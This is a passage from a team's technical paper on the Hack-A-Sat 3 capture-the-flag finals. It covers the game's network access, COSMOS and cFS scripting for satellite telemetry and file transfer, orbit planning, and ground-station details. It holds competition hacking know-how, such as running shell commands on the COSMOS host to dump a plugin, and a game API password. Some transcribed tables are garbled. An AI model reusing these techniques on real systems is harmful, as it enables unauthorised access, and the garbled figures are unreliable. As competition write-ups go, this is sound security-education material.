

# 2022-Hack-A-Sat-3 Finals Technical Paper

SpaceBitsRUs

November 11, 2022

# Contents

<b>1</b>	<b>Digital Twin Overview and Initial Research</b>	<b>3</b>
1.1	Initial Access . . . . .	3
1.2	Adjustments to COSMOS and the DT . . . . .	5
1.3	Orbit Analysis and Planning . . . . .	9
<b>2</b>	<b>Ground Stations</b>	<b>10</b>
2.1	Ground Station Locations . . . . .	11
2.2	Coffee Ground . . . . .	13
2.2.1	The <code>coffee.java</code> Binary . . . . .	13
2.2.2	The <code>serv</code> Binary . . . . .	13
2.2.3	Access Keys . . . . .	14
2.2.4	Scripting Access . . . . .	15
2.3	Oracle Padding Attack . . . . .	16
2.4	HTTP Server Challenge . . . . .	23
2.4.1	HTTP Directory Traversal . . . . .	23
2.4.2	HTTP Command Injection . . . . .	24
2.5	FTP Server UAF . . . . .	30
2.5.1	Reverse Engineering . . . . .	30
2.5.2	Exploit Approach . . . . .	31
<b>3</b>	<b>Satellite Control</b>	<b>33</b>
3.1	Surprise Flag . . . . .	33
3.2	Radio Configuration and Downlink SLA . . . . .	33
3.3	Science Missions . . . . .	34

# 1 Digital Twin Overview and Initial Research

Last year, the Digital Twin (DT) was provided as virtual machine. This year, the DT was hosted remotely and VPN-like access was provided via SSH keys. The connection instructions indicated that all traffic to and from the game system needed to traverse the bastion SSH host to access other services. With this access, we were able to map out the basic game network. We assumed that other teams had a similar layout; though, we were uncertain if other teams' ground stations would be "in bounds" as part of the engagement.




Figure 1: Game Network Overview

On the 172.20.0.0/16 network, we additionally identified 3 other hosts. Based on the IP numbering, we assumed these were the administrative backends for the game systems (i.e., COSMOS, DT) and did not evaluate them further.

## 1.1 Initial Access

Initial access into the network was provided by the bastion host, which was an Ubuntu-based Docker container. In this landing, we noted there were no useful tools installed and root access was restricted. However, the bastion host allowed connections to a terminal jump box. When connecting to the terminal view, we were presented with another minimal Ubuntu system, also hosted as a Docker container. Later during gameplay, we learned that this terminal jump box - when configured with additional proxy chains - could be used to access other ground stations. A screenshot of the terminal jump box is shown below:

```
digitaltwin@production-test:~$ ls / -alh
total 80K
drwxr-xr-x    1 root root  4.0K Oct 14 14:17 .
drwxr-xr-x    1 root root  4.0K Oct 14 14:17 ..
-rwxr-xr-x    1 root root     0 Oct 14 14:17 .dockerenv
-rw-r--r--    1 root root   92 Oct 14 14:14 authorized_keys
lrwxrwxrwx    1 root root     7 Sep 22 16:47 bin -> usr/bin
drwxr-xr-x    2 root root 4.0K Apr 15 2020 boot
drwxr-xr-x    5 root root  340 Oct 14 14:17 dev
drwxr-xr-x    1 root root 4.0K Oct 14 14:17 etc
drwxr-xr-x    1 root root 4.0K Oct 14 14:17 home
lrwxrwxrwx    1 root root     7 Sep 22 16:47 lib -> usr/lib
lrwxrwxrwx    1 root root     9 Sep 22 16:47 lib32 -> usr/lib32
lrwxrwxrwx    1 root root     9 Sep 22 16:47 lib64 -> usr/lib64
lrwxrwxrwx    1 root root    10 Sep 22 16:47 libx32 -> usr/libx32
drwxr-xr-x    2 root root 4.0K Sep 22 16:47 media
drwxr-xr-x    2 root root 4.0K Sep 22 16:47 mnt
drwxr-xr-x    2 root root 4.0K Sep 22 16:47 opt
dr-xr-xr-x 401 root root     0 Oct 14 14:17 proc
drwx-----    2 root root 4.0K Sep 22 16:50 root
drwxr-xr-x    1 root root 4.0K Oct 14 20:48 run
```

```
-rwxrwxrwx 1 root root 601 Oct 13 16:38 run.sh
lwxrwxrwx 1 root root 8 Sep 22 16:47 sbin -> usr/sbin
drwxrwxrwx 2 root root 4.0K Oct 13 16:38 scripts
drwxr-xr-x 2 root root 4.0K Sep 22 16:47 srv
dr-xr-xr-x 13 root root 0 Oct 14 14:17 sys
drwxrwxrwt 1 root root 4.0K Oct 13 16:38 tmp
drwxr-xr-x 1 root root 4.0K Oct 13 16:37 usr
drwxr-xr-x 1 root root 4.0K Oct 13 16:37 var
```

The `run.sh` file appeared to be responsible for setting up the VPN-style connection:

```
#!/bin/bash
USERNAME=${USERNAME:-test}

echo "Create User ${USERNAME} with ${UID}, ${GID}"
if [ ${UID:-0} -ne 0 ] && [ ${GID:-0} -ne 0 ]; then
    groupadd -g ${GID} ${USERNAME}
    useradd -l -m -s /bin/bash -u ${UID} -g ${USERNAME} ${USERNAME};
    echo "${${USERNAME}}:${${USERNAME}}" | chpasswd
fi;
echo "Create .ssh folder"
mkdir -p /home/${${USERNAME}}/.ssh
cp /authorized_keys /home/${${USERNAME}}/.ssh/
cp -r /scripts /home/home/${${USERNAME}}/
chown -R ${${USERNAME}}:${${USERNAME}} /home/home/${${USERNAME}}/scripts
ttyd login &
/usr/sbin/sshd -D

# echo "Switch to ${${USERNAME}}"
# su ${${USERNAME}} && cd /home/${${USERNAME}}
```

There is also a `test_api.py` script, presumably used to verify the functionality of the COSMOS API:

```
import os
import sys

# See cosmosc2/docs/environment.md for environment documentation

os.environ["COSMOS_VERSION"] = "1.1.1"
#os.environ["COSMOS_API_USER"] = "has"
os.environ["COSMOS_API_PASSWORD"] = "has"
os.environ["COSMOS_LOG_LEVEL"] = "DEBUG"
os.environ["COSMOS_API_SCHEMA"] = "https"
os.environ["COSMOS_API_HOSTNAME"] = "localhost"
os.environ["COSMOS_API_PORT"] = "443"

from cosmosc2 import *

# ~ # telemetry.py
#print(get_target("ADCS"))
print(get_tlm_packet("ADCS", "STAR_TLM_PKT"))

cmd(None, "KIT_TO_ENABLE_TELEMETRY with CCSDS_STREAMID 6272, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
        ↵ 17, CCSDS_FUNCODE 5, CCSDS_CHECKSUM 0, IP_ADDR 192.168.3")
```

`shutdown()`

However, when run as-is, `test_api.py` produced a “Connection Refused” error and did not match the target IP

addresses within the COSMOS scripts.

We also noted that pip was functional and able to install items such as pwntools; however, at that point in time (i.e., the week before finals), we instead focused our efforts on working with COSMOS and the DT.

## 1.2 Adjustments to COSMOS and the DT

The DT's Cosmos installation was COSMOS (5.0.5) © 2022. After some browsing, we were able to verify additional satellite connectivity using a Ruby script accessed in Cosmos via the following steps:

1. Click **Script Runner**
2. Click **File**
3. Click **Open File**
4. Click **GS/procedures/gs\_script.rb**

This script controls an initial test - pointing the antenna at the geostationary satellite - using the following configuration for the ground station communications:

```
channel      = '1'  
constellation = 'BPSK'  
sps          = '12'  
fec_repeat   = '4'  
accesscode    = '0x1122'
```

When run, this script commanded the satellite to begin sending telemetry data back to the system. Telemetry could be observed in the Graphana instance (only accessible before the game, not during the game) and Telemetry Graph within COSMOS. Since telemetry would be our source of truth within the game, we created some simple tools to enable pulling data from COSMOS system, using pyChainedProxy to improve the accessibility:

```
#!/usr/bin/env python3  
# use this to work on streaming data from the system for specific types of subscriber packets  
  
import os  
import pkgutil  
import sys  
from time import sleep  
import socket  
import pyChainedProxy as socks  
  
# Configure a default chain  
chain = [  
    f'socks5://localhost:{os.environ.get("PROXY_PORT", 9050)}/'  
]  
socks.setdefaultproxy() # Clear the default chain  
#adding hops with proxies  
for hop in chain:  
    socks.adddefaultproxy(*socks.parseproxy(hop))  
  
#wrap a single module  
#socks.wrapmodule(urlfetch)  
  
# Configure alternate routes (No proxy for localhost)  
socks.setproxy('localhost', socks.PROXY_TYPE_NONE)  
socks.setproxy('127.0.0.1', socks.PROXY_TYPE_NONE)  
  
# This would have set proxies using the standard environment variables:  
#socks.usesystemdefaults()  
  
# Monkey Patching whole socket class (everything will be proxified)
```

```

rawsocket = socket.socket
socket.socket = socks.socksocket
# Everything will be proxied!

# ----- NORMAL STUFF HERE -----
# now do the other imports

os.environ["COSMOS_VERSION"] = "1.1.1"
os.environ["COSMOS_API_PASSWORD"] = "" # REDACTED
os.environ["COSMOS_LOG_LEVEL"] = "INFO"
os.environ["COSMOS_API_SCHEMA"] = "https"
# TODO: update this to point at game DNS (cosmos.spacebits.satellitesabove.me?)
os.environ["COSMOS_API_HOSTNAME"] = "cosmos.spacebits-digitaltwin.satellitesabove.me"
os.environ["COSMOS_API_PORT"] = "443"

from cosmosc2 import *

if len(sys.argv) <= 1:
    print("{0} 'ADCS - GPS_TLM_PKT - TIME' ... or something similar".format(sys.argv[0]))
    sys.exit(0)

pkt_filter = sys.argv[1].split(" - ")

id_ = subscribe_packets([pkt_filter])

while True:
    sleep(0.5)
    id_, packets = COSMOS.json_rpc_request('get_packets', id_)
    if packets is not None:
        for p in packets:
            print(p)

```

We quickly discovered that only one user at a time could access the telemetry (TLM) interface within COSMOS. Thus, we expanded the script above to include several filters and to provide a common collection point for anyone on the team requesting data. This reduced conflicts when interfacing with COSMOS. We opted to store the data as JSON text for easier grep functionality later.

The screenshot shows a web-based interface for monitoring COSMOS telemetry. At the top, there's a header bar with navigation icons (back, forward, home, search) and the IP address 192.168.123.89. Below the header, there are two main sections:

- ADCS - CSS TLM PKT**: A table with columns: PACKET\_TIMEFORMATTED, TIME, COUNT, and ARRAY. The data shows five rows of timestamped arrays of zeros.
- ADCS - DEVICE MONITOR TLM PKT**: A table with columns: PACKET\_TIMEFORMATTED, WHEEL\_X, WHEEL\_Y, WHEEL\_Z, MTB\_X, MTB\_Y, and MTB\_Z. The data shows two rows of sensor values.

Figure 2: Slim TLM UI

The COSMOS interface had several targets loaded for control of the satellite, of which CFE\_ES (specifically the SHELL command) was the most useful to us early on. We were able to enumerate much of the filesystem using

SHELL commands alone, though we noticed that packets were frequently dropped before reaching the ground station, making it infeasible to download a file by simply running `cat`.

The naming convention of the CFE modules led us to discover NASA's cFS, a framework for embedded software targeting satellites. Researching cFS showed us many other helpful modules associated with the framework, some of which were present on the Digital Twin. We took particular interest in the `fm.so` and `cf.so` modules, which would allow us to easily make file system changes and download and upload large files quickly.

Starting the modules was as easy as sending a `CFE_ES START_APP` command, but COSMOS had no targets for these apps, so we had no way to communicate with them. Fortunately, COSMOS has a plugin system for adding and hotloading new targets. We were able to dump the `cosmos-has3-sat` plugin by using the Script Runner and a simple script to run commands on the COSMOS host:

```
puts `cat /gems/cache/cosmos-has3-sat* | gzip - | base64 | tr -d '\n'`
```

This script output the entire plugin gem as a long base64-encoded string on one line that we could copy out of the COSMOS interface and unzip and extract elsewhere:

```
echo '<base64 output from script runner>' | base64 -d | gunzip - > cosmos-has3-sat.gem
tar xf cosmos-has3-sat.gem
```

We were able to pull the target configuration files for FM and CF (and PDU, as a dependency for the CF module) from the OpenSatKit repository. With some minor changes, we were able to add them into the plugin gem and reupload it into COSMOS. FM worked with no problems.

CF, however, was more complicated, and the COSMOS-v4-based OpenSatKit components wouldn't work with COSMOS v5 out of the box. We decided not to try and get it working within COSMOS; rather, we used the Python `cfdp` and `cosmosc2` pip modules to work with the CCSDS File Delivery Protocol (CFDP). The `cfdp` module simply needed a custom `CosmosTransport` class:

```
import os
import threading
import time
from . import Transport
import struct

os.environ["COSMOS_VERSION"] = "1.1.1"
os.environ["COSMOS_API_PASSWORD"] = "" # REDACTED
os.environ["COSMOS_LOG_LEVEL"] = "INFO"
os.environ["COSMOS_API_SCHEMA"] = "https"
os.environ["COSMOS_API_HOSTNAME"] = "cosmos.spacebits-digitaltwin.satellitesabove.me"
os.environ["COSMOS_API_PORT"] = "443"

from cosmosc2 import *

class CosmosTransport(Transport):

    def __init__(self):
        super().__init__()
        self._incoming_pdu_thread = threading.Thread(
            target=self._incoming_pdu_handler)
        self._incoming_pdu_thread.kill = False

    # TODO: NOT WORKING
    def request(self, data, address):
        packet_id = 0x1ffd # CF_INCOMING_PDU_MID
        packet_seq = 0xc000 # hardcoded in lib/ccsds.rb
        packet_len = len(data) + 1
        command_code = 0
```

```

checksum = 0                      # filled in by COSMOS
to_send = struct.pack('<HHHBB', packet_id, packet_seq, packet_len, command_code,
↪ checksum).join([data])
send_raw('SATELLITE_C2_INT', to_send)

def bind(self):
    self._incoming_pdu_thread.start()

def unbind(self):
    self._incoming_pdu_thread.kill = True
    self._incoming_pdu_thread.join()

def _incoming_pdu_handler(self):
    thread = threading.currentThread()

    id_ = subscribe_packets([('PDU', 'CF_SPACE_TO_GND_PDU')])

    while not thread.kill:
        time.sleep(0.5)
        cmd(None, "CF WAKE_UP_REQ with CCSDS_STREAMID 6325, CCSDS_SEQUENCE 49152,
↪ CCSDS_LENGTH 1, CCSDS_FUNCODE 0, CCSDS_CHECKSUM 0")
        id_, packets = COSMOS.json_rpc_request('get_packets', id_)
        if packets:
            for pkt in packets:
                self.indication(pkt['PAYLOAD'])

```

With this custom transport, we were able to receive files with the following script:

```

import socket
import pyChainedProxy as socks

socks.setdefaultproxy()
socks.adddefaultproxy(*socks.parseproxy('socks5://localhost:9050'))
socks.setproxy('localhost', socks.PROXY_TYPE_NONE)
socks.setproxy('127.0.0.1', socks.PROXY_TYPE_NONE)
rawsocket = socket.socket
socket.socket = socks.socksocket

import sys
import logging
import cfcdp
from cfcdp.transport import CosmosTransport
from cfcdp.filestore import NativeFileStore

if len(sys.argv) != 2:
    print('Usage: ./receive_file.py <filepath>')
    sys.exit(1)

logging.basicConfig(level=logging.INFO)

config = cfcdp.Config(
    local_entity=cfcdp.LocalEntity(
        21, None),
    remote_entities=[cfcdp.RemoteEntity(
        24, None)],
    filestore=NativeFileStore("."),
```

```

transport=CosmosTransport()

cfdp_entity = cfdp.CfdpEntity(config)
cfdp_entity.transport.bind()

from cosmosc2 import *

cmd(None, f'CF PLAYBACK_FILE with CCSDS_STREAMID 6323, CCSDS_SEQUENCE 49152, CCSDS_LENGTH 149,
    ↵ CCSDS_FUNCODE 2, CCSDS_CHECKSUM 0, CLASS 1, CHANNEL 0, PRIORITY 0, PRESERVE 1, PEER_ID
    ↵ 0.21, SRC_FILENAME {sys.argv[1]}, DEST_FILENAME /{os.path.basename(sys.argv[1])}')
```

input("Running. Press <Enter> to stop...\\n")

cfdp\_entity.transport.unbind()  
 cfdp\_entity.shutdown()

This script allowed us to receive files via Class 1 CFDP transfer, which still suffered from packet loss but was enough for small files under about 100KB.

Unfortunately, due to a COSMOS v5.0.5 bug and some confusion about the API, we weren't able to properly send PDU commands with the CosmosTransport before the start of the competition. Had we got this working, this would have allowed for file uploads, along with Class 2 CFDP transfer, which has the capability of retransmission for lost packets.

### 1.3 Orbit Analysis and Planning

Based on the orbital parameters that were provided before the competition, we knew that the satellites would be in low-earth orbit (LEO). Also, since the ground station locations were also provided, we assumed that knowing when a certain ground station was visible and how to orient the ground station antenna would be important information to have. One of the tools that we created ahead of time was a display that would show the azimuth (az) and elevation (el) of each satellite with respect to each of the known ground stations. The orbits were precomputed based on TLEs (two-line element sets) formed from the orbital parameters. Our custom interface updated at a 1 Hz rate.

Team	Antarctica	Norway
spacebitsrus-0	238.0°/16.0° 6:11	140.8°/-76.0° 382:01
orangizers-1	233.1°/15.4° 6:48	145.3°/-76.0° 277:12
perfectblue-2	228.3°/14.6° 7:30	149.7°/-75.9° 276:57
samauri-3	223.7°/13.7° 8:14	154.0°/-75.7° 277:00
poland-4	219.2°/12.6° 8:49	158.2°/-75.4° 277:10
singleeventupset-5	215.1°/11.4° 9:23	162.3°/-75.1° 277:25
solarwine-6	211.1°/10.0° 9:56	166.3°/-74.7° 277:42
weltalles-7	207.5°/8.6° 0:36	170.0°/-74.3° 386:19

Current Time: 23-Oct-2022 15:22:06

Figure 3: Initial Visibility Interface

We attempted to match the ground station visibility times that were provided as part of the pre-competition information packet. The visibility, however, was a function of both the epoch as well as the elevation at which a satellite would be deemed “visible”. We assumed the epoch would be the start of competition and that satellites would only be visible above 10° elevation; though, we were prepared to adjust as necessary once competition began.

We were also able to use the Digital Twin to test out our approach for orienting the solar panels towards the sun for maximum power. The initial approach was to align each of the 3 principal axes (both positive and negative) to the sun and observe the EPS panel output, seeing which generated the largest value. This was based on the assumption that the solar panels would be aligned with one of the principal axes. Since the quaternion defined the satellite position in the ECI frame, it was determined that only the Earth and Sun ephemeris data was required since the offset of the satellite in the ECI frame would be negligible for something in LEO. Our initial experimentation was inconclusive; however, we did note that the game time as defined in the ground station packet was not the current time. Once the game time was used to compute the Sun position in the ECI frame, we found that the +X-axis clearly provided the most solar power. This was also fairly close to the how the satellite was oriented when the DT was initialized.

We also explored the default ADCS (Attitude Determination and Control System) controls, determining that a slight oscillation was present in quaternion tracking mode. A simple approach that appeared to keep reaction wheel speeds at a minimum was to wait until the target quaternion was reached and then to switch to constant angular velocity mode and set the target angular velocities to zero.

## 2 Ground Stations

The ground stations were a crucial aspect of this year’s gameplay. Understanding the information provided about them and then exploiting their weaknesses gained us many points during the competition. The more we learned, the more sophisticated our attacks and robust our defense could become, as our understanding slowly and incrementally built upon itself.

As part of the initial intel drop of the game, the hosts provided a list of ground stations and their configuration details. These ground stations could be used to control the satellites. Additionally, we received a photo named coffee.png, which contained the following clues:

- Important
  - (1) 10.23.223.25:13100
  - (2) 10.23.223.25:13000, 13001, 13002, 13003, 13004
- TODO: FIX VULNS!

## 2.1 Ground Station Locations

The following ground stations were provided near the beginning of the competition:

Groundstation	Latitude	Longitude	Beam	Type
spacebits_svalbard	78.23	15.37	10.0	specificuser
organizers_svalbard	78.23	15.38	10.0	specificuser
perfectblue_svalbard	78.23	15.39	10.0	specificuser
samurai_svalbard	78.23	15.4	10.0	specificuser
poland_svalbard	78.23	15.41	10.0	specificuser
singleevent_svalbard	78.23	15.42	10.0	specificuser
solarwine_svalbard	78.23	15.43	10.0	specificuser
weltalles_svalbard	78.23	15.44	10.0	specificuser
spacebits_mcmurdo	-77.83	166.68	10.0	specificuser
organizers_mcmurdo	-77.83	166.69	10.0	specificuser
perfectblue_mcmurdo	-77.83	166.7	10.0	specificuser
samurai_mcmurdo	-77.83	166.71	10.0	specificuser
poland_mcmurdo	-77.83	166.72	10.0	specificuser
singleevent_mcmurdo	-77.83	166.73	10.0	specificuser
solarwine_mcmurdo	-77.83	166.74	10.0	specificuser
weltalles_mcmurdo	-77.83	166.75	10.0	specificuser
science-station	-82.4131	164.601	85.0	specificuser
LosAngeles	34.0522	-118.244	10.0	rolling_password
Guam	13.4443	144.794	10.0	rolling_password
Mingenew	-29.1902	115.442	10.0	rolling_password
Mauritius	-20.3484	57.5522	10.0	rolling_password
Cordoba	-31.4201	-64.1888	10.0	rolling_password
Melbourne	28.0836	-80.6081	10.0	rolling_password
Hawaii	19.0136	-155.663	10.0	rolling_password
Tokyo	35.6762	139.65	10.0	rolling_password
Kathmandu	27.7172	85.324	10.0	rolling_password
Maspalomas	27.7606	-15.586	10.0	rolling_password

The science station ground station was not able to be controlled by any specific team. Once we determined more about the Science Missions, though, the science station became a significant feature of our approach to the game.

We fed all this ground station information into our orbit predictions to give us an understanding as to where all satellites would be and when we could access them from specific ground stations. We updated the visibility display to include all of the ground station locations and modified it to sync to the current game time.

Sat Visibility Display													
Team	spacebits_mcmurdo	spacebits_svalbard	ScienceStation	Kathmandu	Tokyo	Guam	Mingenew	Hawaii	LosAngeles	Melbourne	Cordoba	Maspalomas	Mauritius
spacebitsus-0 63:33	220°17'58.9" 26.42	111°17'20.5" 84.25	220°07'53.7" 25.40	275°27'18.7" 399.07	300°71'44.7" 178.12	297°57'03.4" 168.59	285°47'40.6" 158.15	127°49'31.3" 58.09	49°57'42.6" 72.55	66°57'41.4" 321.45	73°07'44.1" 341.38	95°07'42.7" 321.45	312°17'14.6" 8.51
orangizers-1 64:33	219°01'55.9" 27.20	111°17'19.1" 85.02	220°47'54.8" 26.18	277°57'18.5" 399.42	302°57'44.2" 179.46	299°57'43.2" 169.34	285°57'40.6" 158.45	21°11'48.2" 58.47	39°57'42.3" 73.38	65°57'40.6" 322.23	71°11'44.4" 342.52	92°07'41.6" 322.23	318°27'15.9" 7.32
perfectblue-2 65:33	219°47'53.0" 27.58	112°37'17.8" 85.40	220°07'55.9" 26.56	268°07'18.4" 49.16	304°37'43.7" 179.20	302°97'43.0" 170.10	284°47'47.4" 157.16	27°01'47.2" 59.26	39°37'52.4" 74.21	64°27'39.7" 323.00	63°11'44.7" 342.52	90°07'43.9" 322.00	319°27'17.2" 8.13
samurai-3 65:33	218°11'53.1" 28.35	112°57'10.4" 86.17	219°37'57.0" 27.33	262°47'10.4" 409.51	306°17'43.2" 179.54	304°27'52.6" 170.45	285°57'48.2" 157.49	35°57'48.1" 60.05	38°57'51.3" 75.00	62°37'38.0" 323.37	67°11'43.0" 343.37	88°57'48.6" 8.24	320°37'18.9" 8.54
poland-4 66:33	218°07'40.2" 25.81	173°57'15.0" 86.35	219°19'58.1" 29.11	268°17'40.4" 40.24	307°57'42.8" 169.29	306°37'52.6" 171.51	291°57'40.0" 154.19	41°17'48.0" 59.42	37°57'50.2" 75.46	61°47'37.9" 324.15	65°37'45.5" 344.15	81°17'48.7" 1.98	321°27'19.8" 5.20
singleeventupset-5 67:33	218°47'61.3" 29.61	174°27'13.5" 87.33	218°07'59.2" 29.49	287°27'19.4" 402.00	309°57'42.1" 181.03	308°47'52.3" 171.57	293°07'49.7" 168.57	47°57'43.9" 61.22	37°37'49.2" 76.29	60°17'37.1" 324.53	63°27'45.6" 344.13	88°37'2.5" 1.50	322°27'21.0" 10.15
solarwine-6 67:33	218°07'42.4" 30.29	175°07'12.1" 88.10	218°17'60.3" 29.27	269°07'18.4" 402.36	311°47'41.5" 181.37	310°57'52.1" 172.32	294°67'50.5" 159.24	52°57'42.8" 62.01	36°77'48.1" 77.12	58°77'36.2" 326.20	61°27'44.8" 345.20	76°87'3.4" 2.33	323°17'22.3" 10.57
weitalles-7 68:33	217°67'43.5" 31.07	175°77'10.6" 88.48	217°57'61.4" 30.05	291°97'18.2" 403.10	313°27'41.0" 182.12	312°67'51.8" 173.08	295°27'51.2" 159.56	57°57'41.7" 62.39	36°07'47.0" 77.55	57°37'35.3" 326.08	69°27'44.1" 345.57	73°17'4.1" 3.16	324°07'23.5" 11.39

Current Time: 01-Jan-2023 06:21:58

Figure 4: Ground Station Visibility

Connecting to IP address 10.23.223.25, we were presented with the following web page, representing the science mission ground station homepage:




Figure 5: Ground Station Home Page

The Science page was accessible, but the other pages were blocked with 403 access required - we later learned this was the 403 Challenge:




Figure 6: Ground Station Science Page

At this point, we began evaluation of the other items provided in the intel drop. Later, we realized that the `coffee.java` and `serv` were related to the Coffee Ground challenge running on 5 sequential ports. Meanwhile, the Sacred Ground challenge was running on port 13100 as seen in `coffee.png`, and no related binaries were provided.

Additionally, we could gain a flag simply by verifying access to the game network, which was found simply by calling `cat flag.txt` on the jump box / target system.

## 2.2 Coffee Ground

The first 5 ground station access keys were hosted on a rotating network service hosted on ports 13000, 13001, 13002, 13003, and 13004. The same binary pair was used in each, with the ELF file `serv` running `coffee.java` to encrypt data using a secret password. Our 5 ground stations provided by this script were Guam, Mauritius, Mingenew, Los Angeles, and Cordoba.

### 2.2.1 The `coffee.java` Binary

